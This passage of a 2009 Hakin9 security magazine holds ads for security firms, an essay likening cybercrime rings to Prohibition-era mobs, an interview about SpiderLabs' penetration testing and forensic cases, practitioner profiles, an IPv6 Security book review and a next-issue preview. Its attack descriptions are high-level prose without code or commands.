


Figure 14. Imported Functions after clicking Get Imports

EXCLUSIVE&PRO CLUB

000100 Day Consulting
is your network ready?

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

DIGITAL ARMAMENTS

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the Oday market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com



Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: <http://www.eltima.com>
e-mail: info@eltima.com



First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk



@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net



@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net



Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

<http://www.priveon.com>
<http://blog.priveonlabs.com/>



MacScan

MacScan detects, isolates and removes spyware from the Macintosh. Clean up Internet clutter, now detects over 8000 blacklisted cookies. Download your free trial from:

<http://macscan.securemac.com/>

e-mail: macsec@securemac.com

EXCLUSIVE&PRO CLUB

EXCLUSIVE&PRO CLUB



NETIKUS.NET Ltd

NETIKUS.NET Ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and log files. The latest version of EventSentry also monitors various aspects of system health, for example performance monitoring. EventSentry has received numerous awards and is competitively priced.

<http://www.netikus.net>
<http://www.eventsentry.com>



Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the DeICE.net PenTest LiveCDs, we have been in the information security industry since 1990. We offer free, online, on-site, and regional training courses that can help you improve your managerial and PenTest skills.

www.Heorot.net
e-mail: contact@heorot.net



ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to recover passwords to 100+ applications incl. MS Office 2007 apps, PDF files, PGP, Oracle and UNIX passwords. ElcomSoft tools are used by most of the Fortune 500 corporations, military, governments, and all major accounting firms.

www.elcomsoft.com
e-mail: info@elcomsoft.com



Lomin Security

Lomin Security is a Computer Network Defense company developing innovative ideas with the strength and courage to defend. Lomin Security specializes in OSSIM and other open source solutions. Lomin Security builds and customizes tools for corporate and government use for private or public use.

tel:703-860-0931
<http://www.lomin.com>
<mailto:info@lomin.com>



Netsecuris

Netsecuris is a professional provider of managed information security and consulting services that focuses on ensuring the security of your networks and systems. Services include managed firewall/intrusion prevention, managed email security, network penetration testing, vulnerability assessments, and information systems risk assessments.

<http://www.netsecuris.com>
email: sales@netsecuris.com

This is a place for your bussiness card.

All you have to do, is to join our
EXCLUSIVE&PRO Club

For more info e-mail us at
en@hakin9.org

JOIN OUR EXCLUSIVE CLUB AND GET:

- **Hakin9 one year subscription**
- **classified ad for duration of your subscription**
- **discount on advertising**

You wish to have an ad here?
Join our EXCLUSIVE&PRO CLUB!

For more info e-mail us at en@hakin9.org or go to www.hakin9.org/en

EXCLUSIVE&PRO CLUB

Bootleggers and the Internet

MATTHEW JONKMAN

The 1920's and 1930's in the United States were a very turbulent time. Prohibition was in place for 13 of those years preventing the consumption of alcohol.

This of course fueled a black market that produced, transported and sold incredible amounts of alcohol and raked in massive profits. What was remained was a very strong and wealthy group of violent underground mob organizations.

While prohibition was in place these underground organizations entrenched themselves deeply into society by corrupting the political and legal infrastructure. After the repeal of prohibition these organizations were here to stay all over the country. They weren't born because of prohibition, but they were hardened and enriched because of prohibition.

The cleanup and suppression of these organizations was a very painful, expensive and bloody effort. Decades have passed and still many cities and organizations still feel the influence of the descendants of these mob organizations. While their activity these days is far less public and spectacular than it was in the 30's during all out gang warfare, they're still very active.

Compare that to today's high profile crimes. Identity theft, credit card theft, spam rings, phishing rings, bank fraud, and many more. Some of these crimes can be effectively executed on a small scale by a single person or a small group. But we're seeing more and more that these are being run by larger organizations. Because of the international nature of the Internet and banking infrastructure an organized and well funded group can not only commit more crime and make more money, but also do so with a far lesser chance of being caught than an individual.

Enforcement of these crimes is wildly complicated. A local police chief in an African or Eastern Block country couldn't care less about a bunch of foreigners getting their credit

card numbers ripped off by a local teenager, especially when the local is spending a lot of cash. Governments in developing countries have far more important issues to tackle. Thus local cooperation in enforcement of these crimes is often impossible.

Where we're seeing the most aggressive, damaging, and costly crime is from large criminal organizations. Just as in the 20's when prohibition first came into being where small time distillers and brewers started to combine forces with transport and pay off law enforcement, we're now seeing a similar combination of forces which will prove to be far more difficult to root out if we let it come to complete fruition.

We're far past the first stages of that initial combination of resources and globalization. In fact we're surely facing some of those organized crime *families* from the past and the new generations in the Eastern Block dipping into and funding these new forms of crime. The challenges that a lone hacker or small group face in laundering and moving stolen cash are old hat to the mob. It's a very natural combination of force to make crime safer and more profitable.

We're also seeing the corruption of ISPs and transport providers to create safe havens where malicious activity can be housed without fear of shutdown or law enforcement activity. We're even seeing the creation of ISPs by these criminal organizations specifically for the purpose of housing these servers. And they're wisely establishing them in jurisdictions where the activity may not even be illegal, much less likely to be enforced.

If you're thinking we're facing a very bleak future here, I think you're right. If we don't begin the aggressive enforcement and rooting of this activity off of the Internet at it's current scale we'll eventually face a tipping point. The

tipping point will be when the amount of loss online and based out of non-enforceable jurisdictions will force the decision to unplug massive swaths of unpoliced Internet from the whole. Something must be done before we are forced to make decisions like that.

There are things that can and should be done, but the key is that they have to start now. They should have started years ago, but it may not be too late. A few things that I believe must happen:

Formation of a global security task force with on-the-ground enforcement ability. I'd imagine the UN would be a good parent for this organization if the bureaucracy and be controlled. It will have to be well funded and very well supported by local authorities. And they must have the authority to force de-peering of ISPs that do not cooperate with take downs and enforcement.

Make ICANN do more than it does in regard to registrars. Currently ICANN does not have the charter to police fraudulent activity related to dns names. They should. And ICANN needs to be set loose from sole United States control and become the international body it's intended to be to govern an international Internet.

Enact an international set of guidelines for definition and enforcement of cybercrime. With so many laws being so different, and many localities not having any laws at all regarding online crime enforcement is very difficult across borders. These crimes need to be made an international issue.

All three of these wishes are very large and will take many years to enact. Unfortunately we probably don't have years to wait before the problem is too far out of control. They still must be started, and now!



**Do you REALLY want to gamble
with your critical information ?**

**The Information Security Professionals
Trusted by Critical Infrastructures**



SECURICON
Information Security Solutions

+1 703 914 2780

info@securicon.com

www.securicon.com

Interview with Nicholas J. Percoco



Nicholas J. Percoco has more than 12 years of information security experience. He leads the SpiderLabs team at Trustwave with a focus on Penetration Testing, Application Security and Forensics.

Hakin9 Team: Could you introduce yourself?

Nicholas J. Percoco: Hi, I am Nicholas J. Percoco. I am the head of SpiderLabs – the advanced security team at Trustwave. My experience with computers and security goes back to the early 1980s when I was in grade school. I first learned to code using computers like the Timex Sinclair 1000 and Commodore 64. Soon after that experience, I dove into the world of BBSs and read every 'zine I could download; at 300 bps. Fast-forward to the early 90's when I was in college, and I was a freelance *web-application* developer before the term really existed. Many people were creating static Web sites, but I was interested in developing sites that provided more value – applications that people could use for something beyond reading. During that time I also developed the framework for one of the first online university courses ever taught. Security was a big concern with that project and I did a lot of work to ensure that students' data could not be modified or accessed by anyone but the professors. During the wee hours of the night, I ran an EFNET IRC server. As a part of that, I had to battle clone-bots and all the scum and villainy that the Internet had to offer to keep my sector of the IRC world stable. These experiences sparked my interest and understanding of security. Once I entered the professional world, I did a lot of security architecture work and penetration testing. As a part of that, I started learning how to manage and motivate people like myself into delivering valuable, high quality security-consulting engagements. In 2003, I joined Trustwave as one of their first security

consultants. And in early 2005, I was given the opportunity to form SpiderLabs. That brings us to today. SpiderLabs is doing security work for some of the largest businesses and name brands in the world.

H9T: On your SpiderLabs how many members are on penetration team and are they local or remotely located through the world?

NP: SpiderLabs is a global team with members in just about every corner of the world. About half of the team members perform penetration testing – including network, wireless, application, and even physical – full time. The other half does incident response and forensics and a lot of payment-system security testing.

H9T: Do you rather members of SpiderLabs specialize in SQL injections, while another specializes in wireless hacking or do all penetration testers do a little of everything?

NP: SpiderLabs consists of two practices or concentrations on the penetration testing side of things. Members are either part of the network or application penetration-test practices. While these are the areas where members are focused, there is a great deal of overlap in skill sets and a lot of cross-practice work occurs.

H9T: When you find security holes do you recommend solutions with the customers current security controls that are in place, do you develop a solution for the customer, or recommend a third party solution?

NP: We work really hard to help the customer recycle their current technology to plug the holes that we identify during our tests. Usually, education is needed. We always provide both actionable and strategic recommendations in our reports. This approach allows people on the ground to make immediate changes while providing longer term, strategic recommendations to upper management.

H9T: Do you Believe in Full Disclosure of Vulnerabilities By Researchers? How does SpiderLabs manage it?

NP: I believe in the responsible disclosure of vulnerabilities. If my team was to release something that puts our client base at risk, I would be doing a great disservice to those organizations to make it public. Over the last 4 years, we have performed security tests for systems and applications that the typical end-user doesn't come in contact with. These are custom business applications and environments that are not accessible to the general population. We can't possibly put out an advisory on a vulnerability we've discovered when we've signed an NDA. Even if we did, no one (outside the small group of organizations that use the systems) would know what we were talking about.

H9T: What do you perceive as the top 3 emerging threats in 2009?

NP: Custom malware is going to make the most news this year. We've been seeing more and more of it over the past 18 months through our forensic investigations. We are seeing tools created to target a particular business application and extract

confidential data. Because these tools are compiled just a few hours before they are used, the security industry is going to come up with something new to defend against these attacks that is easy to implement and manage.

I also expect to see more breaches caused by application logic flaws. I think we'll hear about a few large breaches where there was no vulnerability per se, just an application work-flow that was exploited. In the last year, we've discovered more and more of these flaws via our application penetration testing. The main reason these flaws are over-looked is because the developers rely on automated scanners that fail to detect them. This reliance on scanners or Web application firewalls for security puts confidential data at risk.

There will be an increase in exploits of social networks. So many people are using them and there is a lot of personal information being placed on these sites. I have started to see *invites* from people I don't know. With a little bit of investigation I have found that these people are completely bogus. The profile may look legit at a glance, but with a couple of Google searches you find that it just doesn't add up. Who's behind these bogus profiles and what are they trying to do?

Many social networks also have active application aspects that will grow. It won't be long before someone figures out a way to drop a backdoor onto a user's system via a client-side web vulnerability. There are a lot of people who just really started using the Internet because of these social networking sites that are not aware of all the scams and tricks that have been around for a very long time. In addition, as our online profiles become closely tied to who we are personally and professionally, the security of these environments will become rather critical. Imagine if someone hacked Barack Obama's Facebook page and instead of posting a funny photo of a kitten eating spaghetti, they made very minor modifications to the content that had a large impact on what people thought of him.

H9T: In terms of Quality Assurance and Security Testing, how does your framework differ from others?

NP: We have a tight-knit team and we strive to produce the best quality deliverable

possible. To accomplish this we have a very robust peer review process. During this process, we are not afraid to request some aspect of a test be re-run or further investigated by other members of the team. We have very smart people on the team, so that doesn't happen very often, but where there is a peer conflict on the results, we are not afraid to pull out that card if needed. Other places that I have worked are all about getting the job done as quickly as possible. We work to find a happy medium between timeliness and quality in all of our engagements. Completing a client's report too quickly can lead to false positives, findings that should have been detected and doesn't provide any value.

H9T: What was the very first bug or exploit you were involved with?

NP: Back in the early 90's, a service called *talk* was very popular on Unix systems, especially at Universities. It was on my school's system and if I wanted to chat with you, I would enter the command *talk you@hackin9.org*. If you were logged in you would get a message from the TalkDaemon (*talkd*) indicating that I wished to chat with you. If you entered *talk npercoco@trustwave.com* we would be connected in a split-screen chat session. Someone figured out that the *talkd* didn't validate input and you could send special characters that would completely scramble a user's terminal session screen. The attack was called *flash* since it made your screen flash with random symbols. Most of the time the person would need to log off and back on to fix the problem. During that time period most people were still on dial-up and would need to hang-up and dial back in. On busy university systems with limited phone lines, this became a quick way of making room for your friends to get on the system. You would *flash* a bunch of users and then lines would free up. This became a large problem at my university, and I helped deploy a modified version of *talkd* that filtered out these attacks and alerted the administrators to where they were coming from.

H9T: Could you tell our readers a real story of a hacking case?

NP: We perform around 100 investigations globally every year, so there are a lot of stories to pick from. As many of your readers will note, much of what is going on in the hacking world is revolving around financial data, specifically credit cards. One of the more interesting cases involved a very high-end retailer, but actually didn't target their credit card systems. The attack started out as an SQL injection to pull down the customer e-mail addresses from their e-commerce site. Once the attacker had the e-mail addresses, they crafted an advertisement e-mail that was designed to look exactly like the types of emails this retailer sent to their customers on a regular basis. This special e-mail prompted the customer to click on an image link to view the sale that was going on. When the customer clicked on the link, their browser crashed. The attacker was using a browser vulnerability that was just announced by the vendor. The vulnerability allowed the code to execute and open a reverse tunnel to the attacker's systems. Once connected the attacker had VNC-like control over the system. When reviewing the customer-base of this retailer, there were some very high-profile individuals whose systems were potentially compromised. If they had been reading their personal e-mail from work and clicked on the link, the attacker would have access to their company's network.

H9T: Could you tell our readers a real story of a penetration testing using uncommon hacks?

NP: Some of our most unique attacks are used in our application penetration tests. This is because application penetration tests focus on unique, custom-built applications. By their very nature, unique applications often have unique flaws. One of the most interesting flaws we found in an application penetration test involved a logic flaw that allowed the attacker to participate in online meetings without proper authorization. Essentially, by simply altering a single integer variable, an attacker could listen in on calls and attend these online meetings. The fact that real world interaction and an application flaw came together in such an overt manner brought home the devastating consequences of application logic flaws.

SELF EXPOSURE



James Broad
James Broad is a computer security consultant and founder of Cyber-Recon.com.

Where did you get your first PC from?

I was stationed in Germany when I bought my first IBM compatible PC, a 386SX. I started learning DOS almost immediately and began writing some simple programs in BASIC. Soon I was taking the box apart to see how it worked.

What was your first IT-related job?

My first IT job was actually in security, as an *Information Systems Security Officer (ISSO)*. The job required tracking licensing, patching and managing anti-virus software. The great part of the job was sharing the information on computers and security with the users and administrators I was supporting.

Who is your IT guru and why?

I have learned a lot from many different people, some I have never met but read and learned from on the Internet, Mutt and IronGeek come to mind immediately. I was really started in this field by Chuck Parker, who sat me down behind a computer with a DOS prompt and set me on this path. He taught me that I could learn and do anything if I put my mind and effort into it.

What do you consider your greatest IT related success?


I think it is great to learn new things, and better to share this knowledge. To try and expand this, I founded *Cyber-Recon.com*. This site is a place for people to go and get training materials not only to learn from but also to train others. Lesson plans, presentations and labs covering different security topics are available on this site. Getting this site up and running is my greatest IT success and ongoing challenge.

What are you plans for future?

I would like to expand the content and improve the Cyber-Recon site. My vision is to have this site become one of the pages that security professionals worldwide turn to for advice and help.

What advice do you have for the readers planning to look for a job on the IT Security field?

Get a lab, even if it is just virtualized, and practice. If you read about a new threat or technique, get into your lab and try it out for yourself. This magazine is one of the great places to learn new things. Once you get into the security field never stop learning. There will always be new methods and techniques in both attack and defense discovered you will need to learn them to keep up.



Alexey Chilikov
He is Head of Research Department of Passware since it was founded in 2004. In 1999 He started his job in Passware as expert in IT Security and Mathematics. He studied at Moscow State University. He got my PhD there when He was 24.

Where did you get your first PC from?

The first time I used a PC was more than 20 years ago at a local teacher's training institute.

What was your first IT-related job?

Before I joined Passware, computers were only a hobby for me. So, this is both my first job in IT and my best one.

Who is your IT guru and why?

There are many people whom I might call my teachers. I learn from my colleagues teach me every day. Speaking about some well-known names I would name Bruce Schneier, Mark Russinovich and Neal Koblitz. Their works made a major contribution to my professional growth.

What do you consider your greatest IT related success?

I would name *Decryptum.com*. Designing an online service capable of decrypting Microsoft Office documents in less than 1 minute on a single PC was a real challenge five years ago. In this project we combined recent scientific

advancements and the best engineering solutions. We can see similar products now, but our team leaved all the completion behind for 3 or more years... But certainly I hope that my greatest success is in the future.

What are you plans for future?

There are many problems I find interesting to solve. Not all of them are IT-related – my other occupation is theoretical mathematics and I plan to have more results in that field. Aside from work – I plan to go for around the world trip. At the moment this is still more a daydream than a plan, but I hope to have more free time to go for it.

What advice do you have for the readers planning to look for a job on the IT Security field?

IT Security is a very dynamic realm. Every day there are new tasks and needs for a new solutions. My advice is: be ready to learn constantly. If you enjoy learning – this job is a good fit for you.

SharePoint Boston!

Attend



Hyatt Regency Cambridge
Cambridge, MA



Six Great Reasons to Attend SPTechCon Boston

6. The technical classes and workshops at SPTechCon are focused on practical techniques and practices you can put to work today!
5. Bring a group of developers, IT pros and business teams to improve your whole organization's skills – and get a discount to boot! Contact us for group registration discounts!
4. Take only the classes that work best for you. With more than 50 classes and workshops to choose from, you can make SPTechCon your own!
3. Find the best third-party tools and meet informally with the experts in our exhibit hall!
2. Learn from the brightest minds in the SharePoint universe! Most of our speakers either are Microsoft engineers or have achieved MVP status based on their in-depth knowledge of SharePoint.
1. There's a shortage of SharePoint experts! Develop your skills, and improve your own professional standing!


 **REGISTER** early to take advantage of our **Early Bird Rates!**

For more information, go to www.sptechcon.com



PRODUCED BY
BZ Media
SYSTEMS MANAGEMENT
NEWS
SDTimes
The Weekly Magazine for Software Development Managers

BOOK REVIEW



Author: Scott Hogg CCIE & Eric Vyncke
Publisher: Cisco Press
Pages: 576
Price: \$60.00 USA

IPv6 Security



When was the last time you read a detailed analysis, a deep examination of an event which has not happened yet? IPv6 Security by Scott Hogg and Eric Vyncke is an exciting look at the new blueprint for the internet and what security professionals can expect to face as challenges. The book goes into detail explaining the differences between using IPv4 and what it will look like using IPv6. No subject was too technical to be included in this 540 page next generation security bible.

Since the book was published by Cisco Press, I expected to read about Cisco specific solutions, like so many whitepapers that are now just advertisements instead of informational. Cisco marketing is kept to a bare minimum yet nicely woven into the text dashboard for easy access. You will find plenty of illustrations and examples throughout the book for us who really need pictures to figure out all that technical jargon. Hogg and Vyncke filled the back pages with enough reference material to keep those academics out there burning up the photocopiers. Console examples are planted on every corner, like traffic lights decorating the city roads.

Think of this book as two security books in one. The authors move through each topic of security by showing you how each security subject is handled now with IPv4, and then they show you 'how' and 'why' the subject should be addressed in IPv6. The roadmap approach shows you where you should be right now with security practices and how those practices translate in the newer IPv6 terrain. You may find yourself cruising through this book and realize you didn't know as much as you thought you did about IPv4. IPv6 will get even tougher to figure out later down the road if you don't have a travel guide like this book.

Unlike some security books, this one takes multiple views of the security world. The authors point out that many of the basic security issues we have right now with IPv4 will still be there in one form or another in IPv6. IPv6 brings some sleek design features like increased address size (from 32 bits to 128 bits), stateless autoconfiguration (allows devices to determine their own address), Streamlined headers (for faster and more efficient packet handling) and my favorite: Network layer security (Encryption & authentication of packets). Jumbogram is new to IPv6, allowing packets to have very large payloads that don't have to be chopped up and assembled again.

All these new hood ornaments come with a price tag, as you might expect. IPv6 Security breaks down each window sticker shocker into management payment chunks with flexible financing. Depending on your own level of expertise in security, some of you may be tempted to skip over chapter one and head right for chapter two titled IPv6 Protocol Security Vulnerabilities. Don't dare skip over chapter one just because it is called Introduction to IPv6 Security, read every single letter. Chapter one covers a down and dirty overview of IPv6, what IPv6 looks like right now and what it is going to look like down the road. The chapter bumps into weaknesses to this protocol at this moment and what everyone needs to know about fine tuning this muscle car for top performance.

Chapters two through seven of IPv6 Security disassemble security challenges in the new protocol starting with the vehicle designers, to the Internet road testing, over to lap times in perimeter security, local network challenges, and ways to beef up your ride with devices and servers. Headers and Buffer Overflows are sketched showing new attack vectors with routers, firewalls, multicast, filtering and stateless addressing. The book goes into the next generation of smart routers taking a huge burden off of your servers by performing deep packet inspection just by looking at the packet header. Each chapter is careful to show the reasons for each design feature in IPv4 and how those are handled in IPv6.

Chapters eight on to twelve lay down the blueprints and show you how to start supercharging your new protocol, covering everything from VPN's, mobile user's security, ways to migrate without having a nervous breakdown and monitoring the ins and outs of the protocol. In the last chapter the authors went back to the factory by introducing the fundamental security challenges between IPv4 and the newer model, IPv6. They point of every curve, every detail, and every customized solution for security considerations taken into account for the newest Internet protocol. With the books conclusion, comes recommendations and IPv6 Security plots out a Winners Circle of excellent suggestions.

The writing is technical and requires the reader to have a competent level of understanding of the Internet design, network configurations and well versed in updated security principles. This is not light reading; grab a couple of text highlighters and a pencil for notes, you are going to enjoy using them since there is plenty of great information.

by Bob Monroe

SAINT®

Integrated Vulnerability Assessment and Penetration Testing

**Examine, expose, and exploit
your vulnerabilities before an attacker does**

Examine your network with the SAINT® vulnerability scanner, and expose the areas where an attacker could breach your network. Then, take the next step and exploit the vulnerability. This allows you to focus on the high-severity vulnerabilities and provides a starting point for prioritizing remediation efforts.

SAINT features now include –

- ✓ PCI compliance reporting
- ✓ Correlation of CVE and CVSS scores and vectors
- ✓ IPv4 and IPv6 scans and exploits
- ✓ Exploit tunneling that allows you to run penetration tests from an exploited target

Download a free white paper about integrated vulnerability assessment and penetration testing at www.saintcorporation.com/Hackin9

Contact SAINT's sales team at 1-800-596-2006 x0119 or sales@saintcorporation.com



UPCOMING

in the next issue...



Attacks On Music and Video Files

Attackers are constantly on the look out for new techniques and strategies – evidently, attacks on media files significantly contributed to the success rate of malware distribution. It is important that user should be aware and stay-up-to-date on these latest threats. To understand the issue of such threats Methusela Cebrian Ferrer will describe the process of an attack which ultimate goal behind is to distribute massive pay-per-install threat files.

Self-signed Digital Certificates with OpenSSL

Daniele Zuco will show you how to install the OpenSSL toolkit and how to use it to generate a self-signed digital certificates. Finally, you will see how to use the self-signed digital certificate in Apache web server in order to use secure connections over https.

Nokia's Vow of Silence

As mobile device operating systems gain more and more features, exploits will become more and more common due to the increased complexity. Tam Hanna will describe the attack called *The Curse of Silence*, which is caused existing disclosed and undisclosed holes in both Palm OS and Windows Mobile, which can be easily used by bad guys to play with you.

Current information on the next issue can be found at <http://www.hakin9.org>

The next issue goes on sale at the beginning of July 2009

The editors reserve the right to make content changes.

You have a good idea for an article?

You'd like to become an author?

Or our Betatester?


Just write us an e-mail (en@hakin9.org).

Analyzing Malware Pt3

In the final part of Analyzing Malware Jason Carpenter will discuss more advanced topics such as polymorphic code. You will have an opportunity to step through the process of analyzing malware from top to bottom, and touch on pros and cons of automating analyzing malware.

An Introduction to Computer Forensics

Ismael Valenzuela will show you how to best react to incidents while collecting volatile and non-volatile evidence. Moreover you will learn how to investigate security breaches and analyse data without modifying it and to create event timelines, recover data from unallocated space, extract evidence from the registry.



N-STALKER HELPS YOU FINDING
WEB VULNERABILITIES BEFORE
HACKERS DO!

N-STALKER WEB APPLICATION SECURITY SCANNER 2009

- » AJAX SECURITY
- » XSS & SQL INJECTION
- » OWASP & PCI COMPLIANCE
- » FLEXIBLE SCAN POLICIES
- » FREE EDITION AVAILABLE
- » MUCH MORE!

Get to know more at
<http://www.nstalker.com>



N-Stalker[®]
THE WEB SECURITY SPECIALISTS™





APC Back-UPS ES 750G is the energy conscious choice. Save up to \$40 per year* on your electric bill.

SmartShedding™ Technology

Allows the master outlet to sense when your computer has either been turned off or has gone into sleep mode, so it can shut off power to peripherals plugged into the controlled outlets—saving you power and money.

Enviably Green.

Uses up to 5x less power in normal operation than any other battery backup.

Let's protect what's important.

What's in your computer? Photos, music, personal files, financial data, broadband access, videos, and more. Your computer has never been more important, and yet it has never been at higher risk for damaging power surges and other disturbances.

So like most people, you need to protect your assets. But like most people, you'd also like to protect the environment. With our new energy conscious products, you can do both. Energy efficient by design, our new smart products protect the power going into your computer, at a cost that is quickly offset by big energy savings. How? Not only do the new Back-UPS ES® and SurgeArrest® use power very wisely, they also boast a master/controlled outlets feature, which automatically powers down idle devices to conserve energy.

APC power protection products are available at:



that was easy.

PC Connection



Enter to Win a Back-UPS® ES 750G! (A \$99 value)

Also, enter key code to view other special offers and discounts.

Visit www.apc.com/promo Key Code h508w or Call 888.289.APCC x4009 or Fax 401.788.2797

"The price tag on the new UPS is \$99. While I'm not in the habit of endorsing products in this blog, if you're in the market for a workstation-class UPS, why not opt for the greener option?"

- Heather Clancy,
ZDNet.com

In fact, while protecting your power supply, we're up to 5 times more energy efficient than any other solution. By saving you \$40 a year in energy costs, our Back-UPS ES pays for itself in 2 short years. The high frequency, low copper design has a smaller transformer and environmental footprint. Even the packaging has been carefully selected and manufactured to maximize use of recycled materials and minimize waste.

In this world, every decision you make counts. So protect your power with a battery backup that works to protect the environment. It conserves power, it pays for itself, and it's backed by APC's 20-plus years of Legendary Reliability®. For more information on this or our other great products, or for information about environmentally responsible disposal of your old battery, visit www.apc.com



Energy efficient solutions for every level of protection:

Save \$25 per year* on your electric bill!

Surge Protection

Starting at \$34

Guaranteed protection from surges, spikes, and lightning.

7 outlets, Phone/Fax/Modem Protection, Master/Controlled Outlets



Save \$40 per year* on your electric bill!

Battery Back-UPS®

Starting at \$99

Our most energy efficient backup for home computers.

10 outlets, DSL and Coax protection, Master/Controlled Outlets, High Frequency Design, 70 minutes of runtime¹



APC can help with your other power protection needs. Visit apc.com to see our complete line of innovative products.

APC
Legendary Reliability®

© 2009 American Power Conversion Corporation. All trademarks are owned by Schneider Electric Industries S.A.S., APCC, or their affiliated companies. e-mail: esupport@apc.com • 132 Fairgrounds Road, West Kingston, RI 02892 USA • 998-0967 ¹Runtimes may vary depending on load.

*Average savings are based on comparable competitive models, and are comprised of two energy saving features: an ultra efficient electrical design, and the master/controlled outlets feature.